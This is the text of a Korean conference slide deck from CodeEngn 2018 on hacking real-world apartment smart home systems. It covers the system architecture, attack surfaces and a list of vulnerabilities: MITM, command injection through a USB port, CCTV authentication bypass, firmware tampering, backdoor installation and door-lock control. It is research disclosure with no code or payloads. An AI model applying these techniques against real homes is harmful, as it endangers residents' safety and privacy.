

# 스마트 홈 제어시스템 다면진단

SMART HOME HACKING  
IN REAL WORLD

Team Emohtrams

최소혜 | 아주대학교 사이버보안학과  
purelledhand@gmail.com

# About Speaker

---



최소혜 (purelledhand)

## Membership

한국정보기술연구원 BOB 6기 디지털 포렌식 트랙

## Degrees

아주대학교 사이버보안학과, 2017 ~

선린인터넷고등학교 정보통신과, 2014~2017

## Current Research Interests

Web development

Network Infra / System engineering (NE/SE)

Pwnable

## Website

<https://quiqui.xyz>



2018  
CodeEngn  
Conference

● 스마트 홈 해킹

Attack Surface

Analyzing

DEMO VIDEO


## 스마트 홈 제어시스템 다면진단

—— 2017.12.13 JTBC 뉴스룸 방영분 ——



# 스마트 홈 시스템 구성

스마트 홈은 어떻게 이루어져 있나!




스마트 홈 해킹

Attack Surface

Analyzing

DEMO VIDEO

## 외부망



## 공용시설 제어 서버




## 동 gateway



## 각 세대 월패드



## 내부망





## 아파트 단지 별 제어서버 PMS서버 기능 수행




A 아파트



B 아파트



C 아파트






D 아파트



E 아파트


부팅과 함께 펌웨어 업데이트



C 아파트의 세대 별 월패드

# DATA FLOW


## 1. 모바일에서 디바이스를 제어할 때






# DATA FLOW

## 2. 월패드에서 디바이스를 제어할 때



# Attack Surface

모바일 | 중앙서버 | 아파트서버 | 월패드



스마트 홈 해킹

Attack Surface

Analyzing

DEMO VIDEO



## 스마트 홈 제어시스템 분석 결과

### 취약점 진단

IPC MITM을 통한 월패드 장악

중앙 웹서버를 통한 원격제어

아파트 단지 서버를 통한  
스마트 홈 기능 제어

월패드의 USB Port를 이용한  
Command Injection

PMS 계정 노출

스마트 홈 제어시스템  
CCTV authentication bypass

펌웨어 변조 및 유포

### 이 취약점으로 할 수 있는 일들

도어락을 포함한 월패드의 모든 기능 원격제어

조명, 난방, 차량개폐기, 로비도어 등 원격제어

init daemon 등록을 통한 backdoor 설치

펌웨어의 디바이스 제어 트리거를 통한  
월패드 기능 제어

커스텀 펌웨어 업로드를 통한  
새로운 트리거 생성

FTP 서버 내 프로그램, 방문자 사진 등  
정보 및 소스코드 탈취

FTP 내 월패드 바이너리 교체를 통한  
모든 월패드의 바이너리 패치

